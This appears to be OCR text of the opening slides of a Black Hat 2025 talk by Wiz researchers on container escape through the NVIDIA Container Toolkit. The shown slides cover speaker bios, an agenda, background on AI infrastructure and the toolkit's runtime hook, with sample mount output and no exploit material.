WIZ Research

BREAKING OUT OF THE AI CAGE

Pwning AI Providers with NVIDIA Vulnerabilities

Hillai Ben-Sasson @hillai

Andres Riancho @AndresRiancho

black hat USA 2025

About us

- Hillai and Andres 👋🏽
- Based in Israel 🇮🇱 and Argentina 🇦🇷
- Security Researchers at Wiz 🪄
- Specialize in cloud security research ☁️

Hillai Ben-Sasson

@hillai

Andres Riancho

@AndresRiancho

AI vulnerability experience

AI Data Sharing

- **Microsoft data leak**: 38TB of data exposed by AI researchers

AI Services

For end-users

- **DeepLeak**: DeepSeek exposed sensitive info, including chats

AI Cloud

AI-as-a-Service

- Hugging Face
- Replicate
- SAP AI Core

AI Infrastructure

Servers and libraries

- Ollama
- Redis
- NVIDIA Triton
- NVIDIA Container Toolkit

AI vulnerability experience

AI Data Sharing

- **Microsoft data leak**: 38TB of data exposed by AI researchers

AI Services

For end-users

- **DeepLeak**: DeepSeek exposed sensitive info, including chats

AI Cloud

AI-as-a-Service

- Hugging Face
- Replicate
- SAP AI Core

AI Infrastructure

Servers and libraries

- Ollama
- Redis
- NVIDIA Triton
- **NVIDIA Container Toolkit**

Agenda


01 AI Infrastructure 101

02 NVIDIA Container Toolkit

03 Escaping the Container

04 Case Studies

05 Summary and Takeaways



AI Infrastructure 101

How do I run AI?

Vector Databases

redis

PostgreSQL

pgvector

Chroma

Training Frameworks

PyTorch

TensorFlow


Inference Servers

OLLAMA

LLaMA C++

NVIDIA TRITON INFERENCE SERVER


NVIDIA GPUs



GPUs!

- The one common factor between all AI providers
- What interfaces do they expose to developers?
- What’s the potential attack surface?


GPUs!


NVIDIA Corporation
Verified
17.7k followers
2788 San Tomas Expressway, Sant...
https://nvidia.com
Overview
Repositories 583
Projects 8
Packages
People 101

NVIDIA Container Toolkit


What is it, and how we hacked it

NCT 101




- Container runtime library
- Developed by NVIDIA
- Enables Linux containers to access NVIDIA GPUs


NCT 102


docker
invokes
nvidia-container-runtime
executes
runc
startContainer hook
initializes
nvidia-container-runtime-hook
container
modifies

Interesting mounts

```
$ mount

[…]
/dev/nvme0n1p1 on /usr/lib/x86_64-linux-gnu/libnvidia-ml.so.570.133.20 type xfs
/dev/nvme0n1p1 on /usr/lib/x86_64-linux-gnu/libnvidia-cfg.so.570.133.20 type xfs
/dev/nvme0n1p1 on /usr/lib/x86_64-linux-gnu/libcuda.so.570.133.20 type xfs
/dev/nvme0n1p1 on /usr/lib/x86_64-linux-gnu/libcudadebugger.so.570.133.20 type xfs
/dev/nvme0n1p1 on /usr/lib/x86_64-linux-gnu/libnvidia-opencl.so.570.133.20 type xfs
/dev/nvme0n1p1 on /usr/lib/x86_64-linux-gnu/libnvidia-gpucomp.so.570.133.20 type xfs
/dev/nvme0n1p1 on /usr/lib/x86_64-linux-gnu/libnvidia-ptxjitcompiler.so.570.133.20 type xfs
/dev/nvme0n1p1 on /usr/lib/x86_64-linux-gnu/libnvidia-allocator.so.570.133.20 type xfs
/dev/nvme0n1p1 on /usr/lib/x86_64-linux-gnu/libnvidia-pkcs11.so.570.133.20 type xfs
/dev/nvme0n1p1 on /usr/lib/x86_64-linux-gnu/libnvidia-pkcs11-openssl3.so.570.133.20 type xfs
/dev/nvme0n1p1 on /usr/lib/x86_64-linux-gnu/libnvidia-nvvm.so.570.133.20 type xfs
[…]
```


Host
Container
mount ( )
/var/lib/.../etc/hostname
/etc/hostname


Host
Container
mount ( )
/usr/local/cuda/
compat/...
/usr/lib/...

